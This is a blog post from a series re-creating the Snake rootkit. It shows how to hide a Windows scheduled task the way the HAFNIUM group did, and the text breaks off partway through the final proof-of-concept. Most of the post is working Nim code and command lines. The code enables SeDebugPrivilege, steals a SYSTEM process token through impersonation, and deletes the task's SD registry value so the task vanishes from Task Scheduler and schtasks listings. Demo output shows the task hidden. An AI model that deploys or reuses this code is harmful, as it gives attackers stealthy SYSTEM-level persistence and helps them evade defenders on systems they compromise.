


Re-creating the Snake Rootkit Part 005: Hiding Scheduled Tasks



0xOvid · Follow

10 min read · May 4, 2024

By D. Roberts/science, source: <https://sciencephotogallery.com/featured/coloured-x-ray-of-a-corn-snake-d-robertsscience-photo-library.html>

Obligatory disclaimer: All of the information presented here is for research purposes and should only be used in a legitimate and legal manner, the author will not be held responsible for any misdoings or illegal activities.

In this blog we are going to continue our work on our copy of the ur0bur0s rootkit, we will be setting up a scheduled task, and hiding it from scheduled tasks and schtasks. The functionality covered will not be specific to rootkits as this all happens in userland with admin privs.

With that out of the way let's get started!

Approach:

Instead of just doing the same, i.e. hooking API calls and cleaning the output let’s try another approach for hiding the service. This approach is inspired by the Chinese APT group **HAFNIUM** [001] and simply involves creating a scheduled task and deleting the “SD” value from the registry.

So in short the steps are:

Create a scheduled task, when you do this the following actions are done behind the scenes:

- 1. Create registry keys for the task (HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\TASK_NAME and HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{GUID})
- 2. Create subkeys in Tree (Id, index, and SD)
- 3. Create subkey in Tasks path (GUID mapping to the Id key found in Tree)

Next, we will need to elevate our process to SYSTEM. For this, we use token impersonation of a SYSTEM process.

Lastly, we simply need to delete the “SD” value from our tasks registry key.

Implementation

Creating the task

For creating a task I went for the easy route and just used the “schtasks” tool from Microsoft [002].


For a program to run on start the following command will do, I'm simply using calc.exe as an example to demonstrate:

```
schtasks /create /tn tarrask /tr c:\windows\system32\calc.exe /sc onstart
```

Now to run it programmatically, using nim the task becomes pretty simple

```
import osproc

var lpCommandLine = "schtasks /create /tn tarrask /tr c:\\windows\\system32\\calc.exe /sc onstart"
let output = execProcess(lpCommandLine)
```



Reg key and values of schtask

Another way would be to go through and create the various system artefacts manually via API calls... but we will save that for another day.

Elevating to SYSTEM

To get ourselves running as a system, we are going to be using one of my all-time favourite techniques: Token impersonation! this is great for lateral movement and privilege escalation in active directory, but in this case, we are just using it to get SYSTEM, for more see “Domain Escalation with Token Impersonation” [003]

For the implementation, let's draw some inspiration from this git repo by @itaymigdal:

GetSystem/GetSystem.nim at master · itaymigdal/GetSystem

Spawn SYSTEM shells like a PRO! Contribute to itaymigdal/GetSystem development by creating an account on GitHub.

github.com

itaymigdal/GetSystem

shells like a PRO!

0 Issues10 Stars1 Fork

First, we will need to ensure that we have the “SeDebugPrivilege” privilege — in short, this privilege means that gives our token high integrity and means that we can access the memory of any process. [005], [006]

After making some adjustments to the code we end up with the following:

```
import winim/lean
import winim/inc/windef
import winim/inc/winbase
import winim/inc/objbase
```

```

echo "[+] Checking for 'SeDebugPrivilege' in current process"

var hToken: HANDLE
# open current process token
discard OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES, &hToken)
var lpzPrivilege = "SeDebugPrivilege"
var luid: LUID
# get current privilege
var currentPrivilege = LookupPrivilegeValue(NULL, lpzPrivilege, &luid)
if currentPrivilege == 0:
    quit(-1)

var tokenPriv: TOKEN_PRIVILEGES
# enable privilege
echo "\t|_ Enabeling Privilege"
tokenPriv.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED
tokenPriv.PrivilegeCount = 1
tokenPriv.Privileges[0].Luid = luid
# set privilege
echo "\t|_ Setting Privilege"
var adjustedPriv = AdjustTokenPrivileges(hToken, FALSE, &tokenPriv, cast[DWORD](sizeof(TOKEN_PRIVILEGES)), NULL, NULL)
if adjustedPriv == 0:
    quit(-1)
# success
echo "[+] Successfully set 'SeDebugPrivilege' in current process"

```

Next, we need to go through the running processes and find a process running as SYSTEM [007].

Again here we are making heavy use of the code by @itaymigdal

```

proc convertSidToStringSidA(Sid: PSID, StringSir: ptr LPSTR): NTSTATUS {.cdecl, importc: "ConvertSidToStringSidA", dynlib: "Advapi32.dll".}

proc sidToString(sid: PSID): string =
    var lpSid: LPSTR
    discard convertSidToStringSidA(sid, addr lpSid)
    return $cstring(lpSid)

let systemSID = "S-1-5-18"

proc getProcessSID(pid: int): string =
    # inits
    var hProcess: HANDLE
    var hToken: HANDLE
    var pUser: TOKEN_USER
    var dwLength: DWORD
    var dwPid = cast[DWORD](pid)
    # open process
    hProcess = OpenProcess(PROCESS_QUERY_INFORMATION, FALSE, dwPid)
    defer: CloseHandle(hProcess)
    if hProcess == cast[DWORD](-1) or hProcess == cast[DWORD](NULL):
        return
    # open process token
    if OpenProcessToken(hProcess, TOKEN_QUERY, cast[PHANDLE](hToken.addr)) == FALSE:
        return
    if hToken == cast[HANDLE](-1) or hToken == cast[HANDLE](NULL):
        return
    # get required buffer size and allocate the TOKEN_USER buffer
    GetTokenInformation(hToken, tokenUser, cast[LPVOID](pUser.addr), cast[DWORD](0), cast[PDWORD](dwLength.addr))
    # extract token information
    GetTokenInformation(hToken, tokenUser, pUser.addr, cast[DWORD](dwLength), cast[PDWORD](dwLength.addr))
    # extract the SID from the token
    return sidToString(pUser.User.Sid)

echo "[+] Check first process"
if Process32First(hSnapshot, addr entry):
    echo "[+] Iterating through processes"
    # iterate all processes and try to steal token from each SYSTEM process
    while Process32Next(hSnapshot, addr entry):
        var pid: int = entry.th32ProcessID

```

```
var sSid = getProcessSID(pid)
echo "\t|_ pid: ", pid, " SID: ", sSid
if sSid == systemSID:
    echo "\t\t|-> Found SYSTEM token"
    break
```

Next up is running code to delete the registry key as SYSTEM, the original uses CreateProcessWithTokenW [008], however since we don't need to spawn another process we won't use that API call. Instead, we will use the win API ImpersonateLoggedOnUser [009] to continue execution but as SYSTEM

We can test if this is successful by using the function GetUserName [010].

```
# Get the current username via the GetUserName API
proc whoami*() : string =
    var
        buf : array[257, TCHAR] # 257 is UNLEN+1 (max username length plus null terminator)
        lpBuf : LPWSTR = addr buf[0]
        pcbBuf : DWORD = int32(len(buf))

    # The actual API call
    discard GetUserName(lpBuf, &pcbBuf)

    # Read the buffer into the function result
    for character in buf:
        if character == 0: break
        result.add(char(character))

from std/winlean import GetLastError
proc duplicateAndExecute(pid: int): void =
    # inits
    var is_success: BOOL
    var hProcess: HANDLE
    var hToken: HANDLE
    var newToken: HANDLE
    var si: STARTUPINFO
    var pi: PROCESS_INFORMATION
    echo "[*] Trying to duplicate process " & $pid & " token"
    # open process
    hProcess = OpenProcess(MAXIMUM_ALLOWED, TRUE, pid.DWORD)
    defer: CloseHandle(hProcess)
    if hProcess == 0:
        echo "[-] Failed to open process handle: " & $GetLastError()
        return
    # open process token
    is_success = OpenProcessToken(hProcess, MAXIMUM_ALLOWED, addr hToken)
    if is_success == FALSE:
        echo "[-] Failed to open process token: " & $GetLastError()
        return
    # duplicate process token
    is_success = DuplicateTokenEx(hToken, MAXIMUM_ALLOWED, nil, securityImpersonation, tokenPrimary, addr newToken)
    if bool(is_success) == FALSE:
        echo "[-] Failed to duplicate token:" & $GetLastError()
        return
    # create SYSTEM process using the token
    si.cb = sizeof(si).DWORD

    echo "\t|_ Pre-impersonation user: ", whoami()
    ImpersonateLoggedOnUser(newToken)
    var post_user = whoami()
    echo "\t|_ Post-impersonation user: ", post_user
    if post_user == "SYSTEM":
        echo "\t\t|-> Impersonation successfull"

    # cleanup
    CloseHandle(newToken)
    CloseHandle(hToken)
```


Deleting the SD

The final step is to delete the relevant registry key, you could do the following from the command line:

```
reg delete HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\tarrask /v SD
```

However, doing the same using winAPI calls is very easy and looks like so:

```
import winim


var hKey: HKEY
var lpValueName = "SD"
var status = RegOpenKeyExA(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Schedule\\TaskCache\\Tree\\tarrask", REG_OPTION_OPEN_LINK, KEY_WRITE, &hKey)
RegDeleteValueA(hKey, lpValueName)
```

Now the only thing left is the demo.

Demo


I put in a break after the task is created before SD is deleted so we can observe it working.

Pre-SD-Deletion




Newly created schtask

And we can find the task with schtasks as well:



Schtasks query

We also see the registry looking like we expect:




Registry keys and values of schtask

Now we continue execution and see what happens!

Post-SD-Deletion

And it is gone!




sch task hidden in GUI

Also from schtasks

```
PS C:\Windows\system32> schtasks /query

Folder: \
TaskName
-----
MicrosoftEdgeUpdateTaskMachineCore      5/3/2024 9:50:12 AM    Ready
MicrosoftEdgeUpdateTaskMachineUA        5/3/2024 9:20:12 AM    Ready
MicrosoftEdgeUpdateTaskUserS-1-5-21-3461 5/3/2024 9:49:49 AM    Ready
MicrosoftEdgeUpdateTaskUserS-1-5-21-3461 5/3/2024 9:19:49 AM    Ready
OneDrive Reporting Task-S-1-5-21-3461203 5/3/2024 10:14:13 AM   Ready
OneDrive Standalone Update Task-S-1-5-21 5/5/2024 1:46:40 AM    Ready
```

Sch task hidden in schtasks query



A look at the updated registry key

For testing, I changed the time interval to run every minute, and now the calculators keep popping!

Cleanup

To clean up the mess we just made we simply need to go into the registry and delete the keys, and also go into C:\Windows\System32\Tasks and delete the associated file.

It would probably be a good idea to automate this while you are at it!

Conclusion

In conclusion, this was a cool small project showcasing a cool and unique technique. Neither theory nor implementation for this one proved particularly difficult.

The most recent version of the program can be found on my GitHub:

GitHub - 0xOvid/SilkTyphoonSchTask: Implementation of the Silk Typhoon/HAFNIUM technique for hiding...

Implementation of the Silk Typhoon/HAFNIUM technique for hiding scheduled tasks by deleting the SD key in the registry...

github.com

0xOvid/

phoonSchT...

Implementation of the Silk Typhoon/HAFNIUM technique for hiding scheduled tasks by deleting the SD key in the registry...

0 Issues0 Stars0 Forks

Final PoC

Below you will find the final PoC of the concept, please note that you will still need to manually clean up after task creation.

```
# Create sch task
import osproc
echo "[+] Creating schtask:"
var lpCommandLine = "schtasks /create /tn tarrask_ /sc minute /mo 1 /tr c:\\windows\\system32\\calc.exe"
echo "\t|-> cmd:", lpCommandLine
let output = execProcess(lpCommandLine)

# Elevating to SYSTEM
import os
import winim
import winim/lean
import winim/inc/windef
import winim/inc/winbase
import winim/inc/objbase
# Source: https://github.com/itaymigdal/GetSystem/blob/master/GetSystem.nim
echo "[+] Checking for 'SeDebugPrivilege' in current process"

var hToken: HANDLE
# open current process token
discard OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES, &hToken)
var lpszPrivilege = "SeDebugPrivilege"
var luid: LUID
# get current privilege
var currentPrivilege = LookupPrivilegeValue(NULL, lpszPrivilege, &luid)
if currentPrivilege == 0:
  quit(-1)

var tokenPriv: TOKEN_PRIVILEGES
# enable privilege
echo "\t|_ Enabeling SeDebugPrivilege"
tokenPriv.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED
tokenPriv.PrivilegeCount = 1
tokenPriv.Privileges[0].Luid = luid
# set privilege
echo "\t|_ Setting SeDebugPrivilege"
var adjustedPriv = AdjustTokenPrivileges(hToken, FALSE, &tokenPriv, cast[DWORD](sizeof(TOKEN_PRIVILEGES)), NULL, NULL)
```



```

if adjustedPriv == 0:
    quit(-1)
# success
echo "[+] Successfully set 'SeDebugPrivilege' in current process"


echo "[+] Getting processes"
var entry: PROCESSENTRY32
var hSnapshot: HANDLE
entry.dwSize = cast[DWORD](sizeof(PROCESSENTRY32))
hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0)


proc convertSidToStringSidA(Sid: PSID, StringSir: ptr LPSTR): NTSTATUS {.cdecl, importc: "ConvertSidToStringSidA", dynlib: "Advapi32.dll".}


proc sidToString(sid: PSID): string =
    var lpSid: LPSTR
    discard convertSidToStringSidA(sid, addr lpSid)
    return $cstring(lpSid)


let systemSID = "S-1-5-18"


proc getProcessSID(pid: int): string =
    # inits
    var hProcess: HANDLE
    var hToken: HANDLE
    var pUser: TOKEN_USER
    var dwLength: DWORD
    var dwPid = cast[DWORD](pid)
    # open process
    hProcess = OpenProcess(PROCESS_QUERY_INFORMATION, FALSE, dwPid)
    defer: CloseHandle(hProcess)
    if hProcess == cast[DWORD](-1) or hProcess == cast[DWORD](NULL):
        return
    # open process token
    if OpenProcessToken(hProcess, TOKEN_QUERY, cast[PHANDLE](hToken.addr)) == FALSE:
        return
    if hToken == cast[HANDLE](-1) or hToken == cast[HANDLE](NULL):
        return
    # get required buffer size and allocate the TOKEN_USER buffer
    GetTokenInformation(hToken, tokenUser, cast[LPVOID](pUser.addr), cast[DWORD](0), cast[PDWORD](dwLength.addr))
    # extract token information
    GetTokenInformation(hToken, tokenUser, pUser.addr, cast[DWORD](dwLength), cast[PDWORD](dwLength.addr))
    # extract the SID from the token
    return sidToString(pUser.User.Sid)


# Get the current username via the GetUserName API
proc whoami*() : string =
    var
        buf : array[257, TCHAR] # 257 is UNLEN+1 (max username length plus null terminator)
        lpBuf : LPWSTR = addr buf[0]
        pcbBuf : DWORD = int32(len(buf))

    # The actual API call
    discard GetUserName(lpBuf, &pcbBuf)

    # Read the buffer into the function result
    for character in buf:
        if character == 0: break
        result.add(char(character))


from std/winlean import getLastError
proc duplicateAndExecute(pid: int): void =
    # inits
    var is_success: BOOL
    var hProcess: HANDLE
    var hToken: HANDLE
    var newToken: HANDLE
    var si: STARTUPINFO
    var pi: PROCESS_INFORMATION
    echo "[*] Trying to duplicate process " & $pid & " token"
    # open process
    hProcess = OpenProcess(MAXIMUM_ALLOWED, TRUE, pid.DWORD)
    defer: CloseHandle(hProcess)
    if hProcess == 0:

```



```
        echo "[~] Failed to open process handle: " & $getLastError()
        return
# open process token
is_success = OpenProcessToken(hProcess, MAXIMUM_ALLOWED, addr hToken)
if is_success == FALSE:
    echo "[~] Failed to open process token: " & $getLastError()
    return
# duplicate process token
